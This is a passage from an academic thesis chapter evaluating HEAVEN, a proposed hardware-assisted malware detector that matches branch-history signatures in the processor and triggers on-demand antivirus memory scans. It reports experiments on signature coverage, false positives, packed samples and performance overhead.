


Figure 6.10: **Pattern Coverage.** Unique patterns are identified for all samples but coverage saturates after approximately 100 samples. Omitting data for the remaining samples due to the lack of variation.

We also observed that malware samples generate fewer signatures than benign software. A plausible explanation is that benign software is more diverse than malware, thus executing more distinct code regions. Further, contrary to benign software, the malware analyzed in our experiments did not include error checking and exception handling procedures, thus triggering fewer branches. Moreover, malware is usually smaller than benign software, thus naturally limits the number of possible signatures. Even when malware and benign software are equivalent in size, malware still produces fewer unique signatures because they are filled with dead-code (You and Yim, 2010). Although these conclusions might not hold for all types of malware, such as specially-crafted, modern malware samples (Calleja et al., 2016), these observed characteristics can be generalized for non-sophisticated malware.

Malware signatures covered less than 1% of the 32-bit branch pattern space. On average, each malware sample produced approximately 15,000 distinct signatures. For HEAVEN detection evaluation, we selected one signature per sample.

Signature storage requirement. We also evaluated the space requirement to store signatures for the malware samples analyzed in this paper. With bloom filters, the storage requirement for 10,000 32-bit signatures is 35KB. As a comparison, this storage requirement is of the same magnitude (KB) as the requirements imposed by Intel AVX2 (vector extensions for massively parallel processing) 512-bit-long vector registers (Intel, 2011), recently added to newer processors, thus indicating feasibility. An AV company might want to add a considerably higher number of

signatures to the MBV (see Section 6.1.6). The bloom filter (which can also be used in the actual hardware implementation of HEAVEN) capacity may be increased up to the limits imposed by processor vendors. The current limit (approximately the cache size—2-8 MBs) is enough to allow the storage of millions of signatures in the MBV, as the bloom filter capacity grows logarithmic.

Signature Generation Policy. To evaluate the signature selection procedure, we considered where in the code the branch pattern signature occurs (e.g., beginning or end of an execution trace) and whether the code region is relevant for malware execution with the goal to use code region as a signature generation policy. The goal is to choose signature branch patterns corresponding to code regions relevant to malware and occurring before the malware sample exhibits their malicious behaviors.

In our sandboxed environment, for each signature, we recorded the instruction pointer associated with the last branch of the signature and identified their first occurrence within the respective malware execution trace, as presented in Table 6.1. Column "Code region" indicates where the signature occurs within the malware execution (0% meaning at the beginning of the execution and 100% at the end of the execution). Column "Signatures" presents the percentage of all signatures (unique) occurring on that particular code region. Column "Samples" shows the percentage of malware samples for which at least one signature could be generated for that particular code region. For instance, the first line of Table 6.1 shows that it was possible to generate signatures for all malware samples analyzed corresponding to the beginning of the execution (0%-10%) and that, on average, 6% of all signatures generated were associated with this code region.

Table 6.1: Signature distribution along code region in the malware samples evaluated. Percentage of good signatures per code region and percentage of malware samples allowing generation of at least one signature for the given code region. A code region [0%-10%] corresponds to the first 10% of the malware trace.

Code region	Signatures	Samples
0%-10%	6%	100%
10%-50%	10%	54%
50%-70%	19%	98%
70%-80%	28%	78%
80%-90%	24%	90%
90%-100%	13%	100%

The majority of the samples generated signatures in all code regions. All samples produced signatures located in the initial (0%-10%) and final regions (90%-100%) of code, indicating that these regions might be relevant to malware execution and might be successfully used to fingerprint them. No case of stalling code was observed in the considered samples. Signature diversity varied per code region, with the beginning and end of the trace with the lowest diversities. This might indicate that malware behavior at the beginning and end of its execution is more predictable than in other instants.

To understand the malware behavior associated with the signatures and, thus, evaluate possible interesting code regions, we traced all samples and retrieved all function calls they invoked. We implemented this tracing by injecting into all samples a modified version of Cuckoo's DLL (Sandbox, 2018), which allowed the association of function calls to instruction pointers and, consequently, to the retrieved branches (Table 6.2). Column "Behavior" indicates the observed malware behavior; column "Signature prevalence" shows the percentage of all the signatures associated with the malware behavior occurring for the given code region (column

"Code region"); column "Samples" shows the percentage of malware samples that presented the given behavior on the given region. For example, the first line of the table shows that for all signatures generated by all malware samples that were associated with "Image Load", 18% of them occurred at the beginning of the execution (code regions 0-10%) and for all samples.

Table 6.2: Malware behaviors associated with HEAVEN produced signatures and the code region in which they are matched (percentage of sample's execution).

Behavior	**Signature prevalence**	**Code region**	**Samples**
Image Load	18%	0%-10%	100%
Image Launch	45%	0%-10%	100%
File Deletion	81%	80%-90%	100%
Connection	100%	0%-10%	100%
Exfiltration	67%	80%-90%	100%

The *Image load* behavior refers to samples loading third-party libraries at runtime. As libraries are required for the execution of many applications, this behavior tends to appear at binary startup, as corroborated by our findings. As all samples generated at least one signature associated with that behavior at the beginning of the execution, at least one AV checkpoint would be reached before all library images are loaded. Similarly, *Image launch* actions, such as creating process and threads, tended to happen at beginning of the execution (almost 45% of all signatures associated with that action). Contrary, as *File deletion* actions are associated with evidence removal (Grégio et al., 2015), they are usually performed towards the end of execution (81% of signatures associated with this action). Although infection would have already happened, this late detection can streamline forensic analyses.

All signatures related to `connection` handshakes occurred for all samples at the beginning of the execution (code region 0%-10%). We also observe that the majority of signatures associated with data exfiltration (67%) occurred at the end of execution (region 90%-100%) (Grégio et al., 2015). Thus, HEAVEN's deployment in actual scenarios could result in it flagging malware before they reached 10% of their execution—the *Image* and *Connection* behaviors account for the 10,000 samples (100%) and we generate signatures in the 0%-10% code region for all samples in those classes of actions.

False positive disambiguation. A key point of HEAVEN's operation is to outsource the final detection decision to a third-party AV, thus allowing for disambiguation of FPs. To evaluate this process, we considered a randomly chosen set of 250 malware and 250 benign software and selected a branch pattern occurring in all 500 samples. This configuration simulated a scenario where HEAVEN would generate FPs for all benign samples and would notify the AV in all cases. We packed all samples with the popular UPX (UPX, 2018), thus presenting a more realistic scenario of applications distribution.

We evaluated HEAVEN with two AVs: (i) Clamwin (ClamWin, 2018), a Windows version for the open-source ClamAV with memory scan and real-time (ClamSentinel, 2018) support, and (ii) the most downloaded free AV in the Softonic's list (Softonic, 2018). Table 6.3 shows detection results for both AVs when performing checks during process loading and for ClamWin when operating with HEAVEN. We did not evaluate the commercial AV with HEAVEN because this AV does not support memory scanning (pattern matching) and would not benefit from HEAVEN's notifications. We ensured that both AVs had signatures for detecting all

evaluated malware samples before packing the samples with UPX, thus focusing detection results on HEAVEN's impact and not on the external AV effectiveness.

Table 6.3: **UPX packed samples detection**. HEAVEN enhances benign software identification with after-unpacking checks.

AV	Load Time		HEAVEN	
	Malicious	**Benign**	**Malicious**	**Benign**
Commercial	500	0	N/A	N/A
ClamWin	0	500	250	250

The commercial AV ("Commercial") flagged all samples (including benign software) as malicious (100% FP) as soon as the processes were loaded. We believe this happened because of common malware-detecting heuristics focused on flagging UPX binaries as suspicious despite their content. ClamWin, operating without HEAVEN, flagged all samples as benign (100% FN) during loading time, thus indicating UPX succeeded in obfuscating the embedded content. When running with HEAVEN, however, ClamWin was triggered to inspect processes' memories **in an already unpacked state**, thus, correctly detecting all malware with no FP.

6.1.5.4 Performance

To evaluate the performance overhead imposed by the multiple checks performed by standard AVs, we leveraged the Novabench benchmark (Novabench, 2018) in the same system under three different configurations: (i) clean state (no AV); (ii) ClamWin (during real-time scanning); and (iii) HEAVEN+ClamWin (during on-demand memory scanning). All tests were performed in an Intel i7-7700, 16GB computer.

HEAVEN operates in two phases: (i) `monitoring`, when branch pattern signatures are matched in hardware; and (ii) `inspection`, when HEAVEN requests a memory scan to the AV. Figure 6.11 illustrates this two-phase behavior.

When in the monitoring phase, HEAVEN adds negligible performance overhead to the baseline case (no-AV), while the AV operating alone incurs on approximately 10% CPU usage increase. When a HEAVEN detection routine is triggered, its CPU usage grows substantially (80% on average) for a short peak because of the required ClamWin's scan in memory. HEAVEN improves overall system performance because it operates most of the time in the monitoring phase (negligible performance overhead) with detection routines occasionally triggered.

Figure 6.12 shows the overall system performance overhead for various metrics (not only CPU usage) of leveraging ClamWin alone (AV) vs. ClamWin integrated with HEAVEN to detect all malware samples considered in our evaluation in comparison to the baseline case (no-AV). Overall, HEAVEN decreases ClamAv performance overhead by 10% for CPU usage, 5.6% for memory throughput, 20.22% for disk reads, and 16.22% for disk writes.

AV Checks. HEAVEN is a security mechanism to support the matching of signature in runtime, thus HEAVEN is often compared to other real-time approaches, such as event-based monitors. These mechanisms are often claimed to be more flexible than HEAVEN since they are not limited to signature matching, however it is not often discussed that this flexibility comes at the performance cost, which is not often understood and might be even not required, since for many cases signatures are enough. We here streamline this by comparing the performance of an AV operating under the paradigm of OS-event checks and HEAVEN, performing signature matching




Figure 6.11: **HEAVEN CPU performance overhead for `monitoring` and `inspection` phases.** The inspection phase causes occasional, and quick bursts of CPU usage. The AV operating alone incurs a continuous 10% performance overhead.




Figure 6.12: **HEAVEN performance overhead improvements compared to the AV alone.** All numbers are normalized for a system operating with no AV.

in hardware and collaborating with a memory scan-based AV. The goal of this evaluation is to compare the number of checks performed by an OS-event-check-based AV vs. HEAVEN during malware detection. Ideally, we should compare the operation of the same AV with and without HEAVEN. However, as commercial AVs are closed-source, we cannot instrument them to collect the number of AV checks. Therefore, we developed our own Real-Time AV (RTAV) to have a basis for comparison of how many checks the AVs must perform before detecting a given malware sample. We acknowledge that this comparison presents limitations compared to an actual AV implementation, but we propose that these results (albeit exploratory) provide insights regarding AV operations and HEAVEN's contribution.

RTAV is a kernel driver implementing a file-system filter (Microsoft, 2018d) and registry (Microsoft, 2018a) and process (Microsoft, 2018l) callbacks (These are the data collection mechanisms recommended by Microsoft (Microsoft, 2019a) for AVs development after the adoption of the Kernel Patching Protection mechanism in modern Windows kernels (Botacin et al., 2018d)). When an event on these subsystems happens, the OS invokes the associated callback with the respective event argument (e.g., the path of a file being written). We developed regular-expression-based rules using the YARA tool (Yara, 2018a) to match callback arguments (accessed files, registry keys, and created processes) against known malware behavior, thus building our own malicious signature database for all samples considered in our evaluation. We leveraged RTAV to monitor the execution of all malware samples, which were also analyzed by HEAVEN.

We compared the obtained results for RTAV with the impact of leveraging HEAVEN integrated with ClamWin performing memory scans on demand. When matching a signature in hardware, HEAVEN invoked ClamWin to scan the process memory region of the suspicious process. We did not compare RTAV collaborating with HEAVEN because an event-driven AV does not benefit from HEAVEN checkpoints for memory scan operations on demand. For each callback invocation, RTAV matches all malicious signatures for the given action. For each HEAVEN invocation, ClamWin matches all malware signatures against the suspicious process memory. During each sample execution, we collected the number of checks (i.e., the number of callback invocations by the OS) RTAV performed until detecting the sample among all running processes in the system. We also collected the number of checks (the number of raised interrupts) HEAVEN performed until detecting the malware sample. Table 6.4 shows the average number of performed checks and the number of CPU cycles for each condition (RTAV vs. HEAVEN+ClamWin) for the analysis of all samples.

Table 6.4: **Required number of CPU cycles and AV checks to detect malware.** HEAVEN requires fewer CPU cycles to detect malware despite its memory scan being more costly than callback checks because it performs fewer and more precise checks than RTAV.

Action	**RTAV**		**HEAVEN**	
	Checks	**Cycles**	**Checks**	**Cycles**
Image Load	4K	2G	1	1G
Deletion	15K	7G	1	1G
AutoRun	170	81M	1	1G
Proxy	70	33M	1	1G
Image Creation	1	5K	1	1G
Total	16K	8G	1	1G

Before the RTAV detects a malicious pattern, many callbacks are invoked for legitimate actions (e.g. opening a user file), thus increasing performance penalties. This overhead is

particularly relevant for filesystem checks, as many file operations are performed during a typical run (e.g., storing browsers' cookies). HEAVEN, on the other hand, only triggers interrupts for suspicious actions. For example, HEAVEN does not require inspection of the sample's deobfuscation routines execution until the malicious behavior is identified. It calls ClamWin on-demand when a signature for the deobfuscated payload is identified. Therefore, although the cost (in CPU cycles) of performing a HEAVEN-triggered memory check is greater than the cycles needed to perform one callback (a few instructions), the number of times the callbacks are invoked dominates the total performance impact. HEAVEN decreased the number of CPU cycles used for malware scanning by 87.5%.

6.1.5.5 The Case of Bad Signatures

So far, we have evaluated HEAVEN in the ideal scenario, where AV companies are able to distribute the best signatures possible, i.e., signatures uniquely identify a known software execution and also do not detect any other software (FPs). However, in practice, this scenario might not happen due to multiple reasons, from the AV company lacking the user's goodware samples to test, to limited stimulation leading to a covered path, or even due to spurious coincides. Thus, it is important to understand the consequences of improper signature choices for HEAVEN operation.

In HEAVEN's model, the occurrence of FPs is not supposed to impact software usability. Due to the second-level disambiguation procedure, FP cases will be mitigated and eventually whitelisted. However, FPs might eliminate HEAVEN's performance overhead mitigation capabilities. A fair comparison of HEAVEN's performance gains should consider its similarities and differences for snapshot-based inspection approaches, since the impact of a FP in HEAVEN is to trigger software AV scans in unsuitable execution stages, as a periodic, snapshot-based checker does in most times.




Figure 6.13: **The impact of FPs on HEAVEN performance.** The more FPs, the more HEAVEN approximates from a snapshot-based solution.

Figure 6.13 exemplifies what happens with HEAVEN's performance in case of FPs occurrence for several snapshots and HEAVEN checks. Every time a memory scan is triggered,

approximately 1G cycles are taken by the AV. Since snapshot-based checks keep being triggered periodically, its cost grows linearly. Thus, the advantage of HEAVEN is to limit this cost by requiring fewer (non-periodic) checks. Ideally, HEAVEN should allow detecting samples with a single check (0 FPs), thus clearly mitigating the overhead of snapshot-based checks. However, every time a FP occurs, HEAVEN becomes closer to the snapshot approach, as multiple checks are required to detect a sample.




Figure 6.14: **Average FP impact.** Most branch patterns are unique or repeats few times, limiting the impact of FPs.

Once we understand the implications of an FP, it is important to understand how often it might happen. In other words, if we consider a randomly-chosen signature, what is the chance of it causing a given number of FPs? To answer this question, we investigated the branch patterns associated with all samples. Figure 6.14 shows the branch patterns distribution for the malware sample closest to the average distribution for all samples. We notice that more than half (58%) of all the patterns are unique; and more than 90% cause less than 10 checks, which shows limited potential for causing FPs due to branch diversity. The real problem observed with FPs relates to the remaining 10% patterns, because they cause a significant number of checks to occur. In the worst case, we identified 89K occurrences of the same pattern in a given sample, thus resulting in several checks which would significantly affect the execution performance of the monitored software. We notice, however, that most of these very repetitive patterns carry little information, corresponding, for instance, to the execution warm-up (`000...000` GHR) or to very long loops (`111...111` GHR), and thus they should not be considered by the AV companies by default. By removing these patterns, the most repetitive pattern occurs only 1K times, significantly less than the 89K times case previously discussed. Thus, we believe that a great whitelisting mechanism, as previously proposed and described, can fully mitigate the impact caused by those boundary cases.

To clarify the FP impact in practice, we selected random signatures associated with all samples in the malware dataset and compared them to the ones associated with all goodware samples. Table 6.5 shows results for the applications that exhibited the greatest and the smallest success rate–i.e., a successful selection does not cause a FP. Overall, few cases of FPs are randomly caused. Some applications part of the SPEC benchmark, such as MFC, were almost not affected, since their execution is reasonably small and produces few patterns (and thus collisions).

Chrome was the most affected application, since its execution is more diverse and it produces more branches, thus increasing the collision chance.

Table 6.5: **Random Signature Selection.** In most cases, unique signatures are selected.

Benchmark	Chrome	Perl	Xalanc	Namd	Mcf
Successful (%)	90	93	95	97	99

Based on these results, we believe that if signatures are going to be selected randomly by the AV company (or for experimental evaluations), multiple signatures per sample (at least two) should be considered, thus decreasing the probability of all of them reaching a boundary case.




Figure 6.15: **Multiple FPs scenario.** Most part of the performance degradation comes from the repetition of the colliding patterns rather than from the number of distinct colliding patterns.

Whereas the individual impact of an FP might be not significant, as previously shown, problems might still appear if multiple signatures (designed for distinct malware samples) collide at the same time. To evaluate that in practice, we repeated our previously presented experiment, with 10K malware samples and 1K goodware samples, now considering the occurrence of FPs. Figure 6.15 shows the possible scenarios according to the number of distinct signatures that cause FPs (from none to all). When no FP is observed, HEAVEN is fully operating, thus resulting in a 100% performance overhead mitigation. With the occurrence of FPs. in the best case, the 10K FPs are perfectly distributed as 1 occurrence per malware sample and no conflict with other sample. In this case, each malware sample requires two checks to be detected, thus the HEAVEN's performance overhead mitigation capability is decreased by half (50%). Even though, this scenario already presents performance advantages over a traditional snapshot-based checker. In the average case, when conflicts are allowed and some samples might present multiple FPs, the performance degradation is greater, but it never completely eliminates HEAVEN's gains. In the worst case, the conflicting signature is the one that is executed a thousand times, as previously discussed. In this case, a single FP might be enough to completely degrade HEAVEN's performance, as multiple checks will be triggered due to a single FP signature. This experiment shows that the most important factor for performance degradation is how many times

a FP signature repeats and not how many FPs are observed. This reinforces the need for a good signature generation procedure, as previously proposed.

6.1.6 Discussion

HEAVEN showcased a novel paradigm for signature-based malware detection. With this paradigm, we make hardware and software collaborate in an effective triage system, in which only software identified as suspicious at the hardware level (by means of branch pattern signatures) goes to userland to be scanned by an AV. The effectiveness comes from the fast signature matching in hardware and the AV scan performed at a conducive moment for detection (e.g., unpacked sample).

HEAVEN's 32-bit branch pattern signatures were able to flag all malware samples in our evaluation without FPs and before the sample reached 10% of its execution trace. In comparison with a standalone software-based AV, HEAVEN decreased the CPU usage by 10%, memory throughput by 5.6%, disk reads by 20.22%, and disk writes by 16.22%. HEAVEN also decreased the number of CPU cycles used for malware scanning in 87.5%. Despite allowing application fingerprinting, HEAVEN neither discloses context information about running processes nor leaks process data in case of malicious GHR accesses. On the contrary, HEAVEN exposes a smaller processor surface than the exposed by already existing hardware features, such as Intel Last Branch Record (LBR) (Intel, 2016), which provides information about individual branch addresses.

Are branches malicious? Once we showed experiments that confirmed the possibility of unique branches identifying malware samples, it is important to recap that we are not claiming the branches malicious by themselves, but we are exploiting their uniqueness to make them work as a fingerprint of a malware sample as classified by an external agent (the AV company, in this case). In this sense, the difference between a malware sample and a goodware sample is not defined by the branch pattern's nature, but by an AV company assigning to an specific unique branch pattern the meaning of representing a sample known to be malicious according to its understanding.

Back to the hash analogy. The above recap might be understood via the analogy with the hash functions presented in Section 6.1.4.2. Neither the branch patterns nor the hashes are malicious *per se*, but they represent and/or identify a sample known to be malicious. There is not particular security meaning in an specific byte affecting a hash as well as there is no maliciousness meanining in an specific branch. Despite that, representations are very useful as proxy to identify the objects. In this paper, we claim that the branch signatures are better representations than static hashes, since branch patterns can be dynamically matched without performance overhead, which is not possible for other types of representations. The representation problem is present in all attempts to detect malware, but it is more developed in some scenarios (e.g., software) than in the others (e.g., hardware). Currently, a large discussion on the representativity of low-level features has been conducted in the field of hardware-assisted malware detection (Zhou et al., 2018; Das et al., 2019).

Transition to practice. HEAVEN can be implemented in actual processors without significant impact on hardware design. Since HEAVEN relies on the GHR register, it does not require additional hardware for data collection. Although HEAVEN requires that GHR be extended from 16 to 32 bits, the branch prediction unit can still use the first half of the GHR to index the Pattern History Table (PHT), thus not interfering in the operation of current branch predictors. HEAVEN also requires that GHR be populated only by effectively executed branch instructions, and not by mispredicted branches resulting from speculative execution, as it could affect detection accuracy by introducing spurious bits in the GHR. Further, HEAVEN requires OS cooperation for saving the GHR value and the monitored bit flag in the process context structure and in the process

scheduler. We consider this OS modification feasible because it only requires the addition of code to save the value of an extra register. HEAVEN's signatures can be selected in many ways. While HEAVEN selected branch patterns in code regions associated with typical malware behaviors, other policies can be applied, such as using multiple signatures for the same sample. This would lead to the triggering of consecutive HEAVEN interrupts, enabling the AV to scan the sample multiple times.

Whereas we have no guarantees that HEAVEN will be adopted by industry (as proposed or modified) at any time, the development of new hardware-assisted malware detectors is certainly of industry interest. For instance, Intel has recently proposed a patent on a branch-based malware detector (Intel, 2020). In this sense, we believe that HEAVEN might certainly help to advance the discussion on the field.

Storage Limitations. The main challenge for HEAVEN's deployment is storage, i.e. the number of signatures required to operate under the threat model defined by the AV company that will provide HEAVEN signatures. We propose using HEAVEN MBV to store only signatures for samples whose detection requirer real-time monitoring, thus leaving AVs free to implement additional signatures (e.g. URL-based ones) in software. However, if an AV company wants to convert all of its signatures to branch-based versions, HEAVEN's storage requirements will significantly grow up. The bloom filter capacity may be increased up to the limits imposed by processor vendors. The current limit for SRAM memories (a cache size of about 2 to 8 MBs) is enough to enable the storage of millions of signatures in MBV, as the bloom filter capacity grows logarithmically. However, we consider very unlikely that AV companies will port all their signatures to HEAVEN, since their current signature scheme already presents drawbacks when reaching a million samples (Clamav, 2018; ESET, 2018; EMSISOFT, 2015).

Detection Limitations. Malware variants have been a challenge for today's AVs and also for HEAVEN, given its cooperation with a userland AV. **We do not consider malware variants as a specific limitation of HEAVEN, since every signature-based detection approach will always present this very same limitation**, and in spite of that, the AV industry still relies on signature-based solutions for malware detection. Adversaries might attempt to create samples in which the branch patterns are purposely inverted to evade detection. While we are not aware of any automatic procedure in the context of malware detection, this strategy has been applied for basic blocks reordering (Calder and Grunwald, 1994). Malware authors may also attempt to mimic a benign application branch pattern, thus making signature generation harder. To be successful and completely prevent the creation of a signature, the malware author would need to ensure that the benign branch patterns are the only patterns produced during malware execution. Although the use of branch patterns as signatures for screening malicious software from benign has been proven feasible (and completely successful when applied to the dataset used in this work), we sure need to conduct additional research on the subject, including larger and more diverse malware databases, the presence of rare/sophisticated samples such as APTs, and extensive types of benign software.

Future Work. HEAVEN is a Proof-of-Concept (PoC) whose intent is to show that our proposal of leveraging branch-based signatures for the detection of in-the-wild malware can be done in an effective, efficient way. That said, it opens a myriad of options for further research to fill the encountered development gaps. For instance, we plan to evaluate how HEAVEN will work if we apply it in scenarios composed of low-level features, such as malware detection based on monitoring memory access patterns.

6.1.7 Related Work

John Aycock stated in his book (Aycock, 2006) that there are 4 strategies for accelerating an AV scan: (i) reducing the amount scanned; (ii) reducing the amount of scans; (iii) lowering resource requirements; and (iv) changing the algorithm. Many of these strategies are associated with hardware proposals. Therefore, these are below discussed to better position our contributions.

Many previous works in hardware-assisted security focused on reducing the processing cost of security monitoring by adding additional hardware components. Arora et al. (Arora et al., 2005) proposed to detect flow violations using a static call graph model. When a violation was detected, a Non-Maskable Interrupt (NMI), as used in HEAVEN, was raised. The solution uses a 5-stage pipeline processor, which was stalled when the flow was running faster than the monitoring module. Zhang et al. (Zhang et al., 2004) also proposed to detect flow violations but from an established baseline via the introduction of an eXecution Only Memory (XOM) processor. Compared to HEAVEN, these proposals cannot detect standalone malware and either use blocking interrupts, which cause performance slowdown, or requires substantial processor modifications.

